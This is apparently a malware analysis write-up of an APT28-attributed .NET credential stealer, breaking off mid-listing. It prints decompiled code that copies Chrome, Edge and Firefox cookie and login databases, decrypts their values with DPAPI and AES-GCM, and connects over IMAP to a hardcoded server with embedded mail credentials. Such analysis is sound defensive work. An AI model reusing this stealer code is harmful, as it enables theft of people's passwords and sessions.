
Malware : APT 28 creds stealer
HASH : 2318ae5d7c23bf186b88abecf892e23ce199381b22c8eb216ad1616ee8877933

static analysis :
we get a .net binary , lets open it in ilspy .

```
┌──(kali㉿kali)-[~/opt/RE]
└─$ file 2318ae5d7c23bf186b88abecf892e23ce199381b22c8eb216ad1616ee8877933
2318ae5d7c23bf186b88abecf892e23ce199381b22c8eb216ad1616ee8877933: PE32+ executable (GUI) x86-64 Mono/.Net assembly, for MS Windows
```

right off the bat ,we can see the functions.



there is a string with hardcoded credentials . most likely it is the C2 server that the malware is interacting with . from the main function we can infer that is connecting to port 143 which is imap

```
using System.Collections.Generic;
using System.Net.Sockets;

private static string creds = "seo@specialityllc.com:uae@2020#:162.241.216.236";
```

the binary creates a tcpstream ,logins.

```
private static void Main(string[] args)
{
    string name = AppDomain.CurrentDomain.BaseDirectory + AppDomain.CurrentDomain.FriendlyName;
    connect(creds.Split(':')[2], 143);
    Login(creds.Split(':')[0], creds.Split(':')[1]);
    selectFolder("INBOX");
    create(ch1());
    create(ch2());
    create(ff1());
    ff2();
    create(ed1());
    create(ed2());
    Thread.Sleep(60000);
```

It selects the INBOX folder using the SELECT command and performs multiple function calls that steal the browsers' credentials and cookies. the functions do the acttions described below .

it checks if the path exists for chrome .

```
if (!File.Exists(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Google\\Chrome\\User Data\\Default\\Network\\Cookies"))
{
    return "Chrome not found";
}
```

```
if (!File.Exists(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Google\\Chrome\\User Data\\Default\\Login Data"))
{
    return "Chrome not found";
}
string text = "chrome:\r\n";
string sourceFileName = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Google\\Chrome\\User Data\\Default\\Login Data";
string text2 = "cp";
```

it does similar checks for edge and firefox

```
if (!File.Exists(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Microsoft\\Edge\\User Data\\Default\\Login Data"))
{
    return "Edge not found";
}
```

```
if (!File.Exists(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Microsoft\\Edge\\User Data\\Default\\Network\\Cookies"))
{
    return "Edge not found";
}
```

```
string path = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Mozilla\\Firefox\\Profiles\\";
if (!Directory.Exists(path))
{
    return;
}
```

```
string path = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Mozilla\\Firefox\\Profiles\\";
if (!Directory.Exists(path))
{
    return "FF not found";
}
```

if these exist then it copies it to a file called cc/cp for chrome ,fc/fp for firefox and ec/ep for edge.

The copying differs for the three .

for chrome :

**if the following path exists `"\\Google\\Chrome\\User Data\\Default\\Network\\Cookies"` :

the binary opens a connection to the Cookies database and executes following SQL query `SELECT host_key, name, encrypted_value FROM cookies` .

```
    SQLiteConnection val = new SQLiteConnection("Data Source=cc");
    ((DbConnection)(object)val).Open();
    SQLiteCommand val2 = new SQLiteCommand("SELECT host_key, name, encrypted_value FROM cookies", val);
    SQLiteDataReader val3 = val2.ExecuteReader();
    while (((DbDataReader)(object)val3).Read())
    {
        byte[] array = (byte[])((DbDataReader)(object)val3)["encrypted_value"];
        string text = File.ReadAllText(Environment.GetEnvironmentVariable("APPDATA") + "/../Local/Google/Chrome/User Data/Local State");
        text = ((object)JObject.Parse(text).get_Item("os_crypt").get_Item((object)"encrypted_key")).ToString();
        byte[] array2 = ProtectedData.Unprotect(Convert.FromBase64String(text).Skip(5).ToArray(), null, DataProtectionScope.LocalMachine);
        using MemoryStream input = new MemoryStream(array);
        using BinaryReader binaryReader = new BinaryReader(input);
        byte[] array3 = binaryReader.ReadBytes(3);
        byte[] array4 = binaryReader.ReadBytes(12);
        GcmBlockCipher val4 = new GcmBlockCipher((IBlockCipher)new AesEngine());
        AeadParameters val5 = new AeadParameters(new KeyParameter(array2), 128, array4);
        val4.Init(false, (ICipherParameters)(object)val5);
        byte[] array5 = binaryReader.ReadBytes(array.Length);
        byte[] array6 = new byte[val4.GetOutputSize(array5.Length)];
        try
        {
            int num = val4.ProcessBytes(array5, 0, array5.Length, array6, 0);
            val4.DoFinal(array6, num);
        }
        catch
        {
        }
        string @string = Encoding.Default.GetString(array6);
        string text2 = ((DbDataReader)(object)val3)["host_key"].ToString();
        object obj3 = ((DbDataReader)(object)val3)["name"];
        if (dictionary.ContainsKey(text2))
        {
            Dictionary<string, string> dictionary2 = dictionary;
            string key = text2;
            dictionary2[key] = dictionary2[key] + obj3?.ToString() + "=" + @string + "; ";
        }
        else
        {
            dictionary.Add(text2, obj3?.ToString() + "=" + @string + "; ");
        }
    }
    return JsonConvert.SerializeObject((object)dictionary);
}
```

And then it opens `Local/Google/Chrome/User Data/Local State` parses it into json . It extracts the Base64-encoded random key that is encrypted with DPAPI from JSON([“os_crypt”][“encrypted_key”]) . it then creates an AESEngine object, an AEADParameters object containing the decrypted AES-128 key . the encrypted values are decrypted using processbytes and final method and are stored in a dictionary . The dictionary is then parsed into json object.

**if the following path exists `"\\Google\\Chrome\\User Data\\Default\\Login Data"`:

the binary copies the data to file `cp` and opens a connection to the Login Data database and executes an SQL query that extracts the `“action_url”, “username_value”, and “password_value” fields`

similar to the above function the binary decrypts the password value with the AESGCM algorithm

```
((DbConnection)(object)val).Open();
SQLiteCommand val2 = val.CreateCommand();
((DbCommand)(object)val2).CommandText = "SELECT action_url, username_value, password_value FROM logins";
SQLiteDataReader val3 = val2.ExecuteReader();
byte[] key = AesGcm256.GetKey();
while (((DbDataReader)(object)val3).Read())
{
    object obj2 = ((DbDataReader)(object)val3)["username_value"];
    object obj3 = ((DbDataReader)(object)val3)["action_url"];
    string text3 = "";
    byte[] bytes = GetBytes(val3, 2);
    AesGcm256.prepare(bytes, out var nonce, out var ciphertextTag);
    string text4 = AesGcm256.decrypt(ciphertextTag, key, nonce);
    try
    {
        text3 = Encoding.UTF8.GetString(ProtectedData.Unprotect((byte[])((DbDataReader)(object)val3)["password_value"], null, DataProtectionScope.Cur
    }
    catch
    {
    }
    if (text4 != "")
    {
        text = text + obj3?.ToString() + " " + obj2?.ToString() + " " + text4 + " 1\r\n";
    }
    else if (text3 != "")
    {
        text = text + obj3?.ToString() + " " + obj2?.ToString() + " " + text3 + " 2\r\n";
    }
}
((DbDataReader)(object)val3).Close();
((DbConnection)(object)val).Close();
```

the algorithm to decrypt is the password_value is as follows

```
internal class AesGcm256
{
    public static string decrypt(byte[] encryptedBytes, byte[] key, byte[] iv)
    {
        //IL_0008: Unknown result type (might be due to invalid IL or missing references)
        //IL_0012: Expected O, but got Unknown
        //IL_000d: Unknown result type (might be due to invalid IL or missing references)
        //IL_0013: Expected O, but got Unknown
        //IL_0014: Unknown result type (might be due to invalid IL or missing references)
        //IL_0025: Expected O, but got Unknown
        //IL_0020: Unknown result type (might be due to invalid IL or missing references)
        //IL_0026: Expected O, but got Unknown
        string result = string.Empty;
        try
        {
            GcmBlockCipher val = new GcmBlockCipher((IBlockCipher)new AesFastEngine());
            AeadParameters val2 = new AeadParameters(new KeyParameter(key), 128, iv, (byte[])null);
            val.Init(false, (ICipherParameters)(object)val2);
            byte[] array = new byte[val.GetOutputSize(encryptedBytes.Length)];
            int num = val.ProcessBytes(encryptedBytes, 0, encryptedBytes.Length, array, 0);
            val.DoFinal(array, num);
            result = Encoding.UTF8.GetString(array).TrimEnd("\r\n\0".ToCharArray());
        }
        catch
        {
        }
        return result;
    }

    public static void prepare(byte[] encryptedData, out byte[] nonce, out byte[] ciphertextTag)
    {
        nonce = new byte[12];
        ciphertextTag = new byte[encryptedData.Length - 3 - nonce.Length];
        Array.Copy(encryptedData, 3, nonce, 0, nonce.Length);
        Array.Copy(encryptedData, 3 + nonce.Length, ciphertextTag, 0, ciphertextTag.Length);
    }

    public static byte[] GetKey()
    ...
}
```

and then just as the above case it is then decrypted using processbytes and dofinal

**for edge :

**if `\\Microsoft\\Edge\\User Data\\Default\\Login Data` exists :

the binary copies the file to ep and then makes a connection to the database and runs a query to get action_url,username_value,password_value .

it then decrypts the password_value using the the above mentioned aesgcsm algorithm .

```
string sourceFileName = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Microsoft\\Edge\\User Data\\Default\\Login Data";
string text2 = "ep";
while (true)
{
    try
    {
        File.Copy(sourceFileName, text2, overwrite: true);
    }
    catch
    {
        Thread.Sleep(10000);
        continue;
    }
    break;
}
SQLiteConnection val = new SQLiteConnection("Data Source=" + text2);
try
{
    ((DbConnection)(object)val).Open();
    SQLiteCommand val2 = val.CreateCommand();
    ((DbCommand)(object)val2).CommandText = "SELECT action_url, username_value, password_value FROM logins";
    SQLiteDataReader val3 = val2.ExecuteReader();
    byte[] key = AesGcm256.GetKey();
    while (((DbDataReader)(object)val3).Read())
    {
        object obj2 = ((DbDataReader)(object)val3)["username_value"];
        object obj3 = ((DbDataReader)(object)val3)["action_url"];
        string text3 = "";
        byte[] bytes = GetBytes(val3, 2);
        AesGcm256.prepare(bytes, out var nonce, out var ciphertextTag);
        string text4 = AesGcm256.decrypt(ciphertextTag, key, nonce);
        try
        {
            text3 = Encoding.UTF8.GetString(ProtectedData.Unprotect((byte[])((DbDataReader)(object)val3)["password_value"], null, DataProtectionScope.CurrentUser));
        }
        catch
```

**if `\\Microsoft\\Edge\\User Data\\Default\\Network\\Cookies` :

the binary copies the file to ec and makes a connection the database and runs the following query `\\Microsoft\\Edge\\User Data\\Default\\Network\\Cookies` and uses the the same algorithm as mentioned above

```
while (true)
{
    try
    {
        File.Copy(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Microsoft\\Edge\\User Data\\Default\\Network\\Cookies", "ec", overwrite: true);
    }
    catch
    {
        Thread.Sleep(10000);
        continue;
    }
    break;
}
SQLiteConnection val = new SQLiteConnection("Data Source=ec");
((DbConnection)(object)val).Open();
SQLiteCommand val2 = new SQLiteCommand("SELECT host_key, name, encrypted_value FROM cookies", val);
SQLiteDataReader val3 = val2.ExecuteReader();
while (((DbDataReader)(object)val3).Read())
{
    byte[] array = (byte[])((DbDataReader)(object)val3)["encrypted_value"];
    string text = File.ReadAllText(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Microsoft\\Edge\\User Data\\Local State");
    text = ((object)JObject.Parse(text).get_Item("os_crypt").get_Item((object)"encrypted_key")).ToString();
    byte[] array2 = ProtectedData.Unprotect(Convert.FromBase64String(text).Skip(5).ToArray(), null, DataProtectionScope.LocalMachine);
    using MemoryStream input = new MemoryStream(array);
    using BinaryReader binaryReader = new BinaryReader(input);
```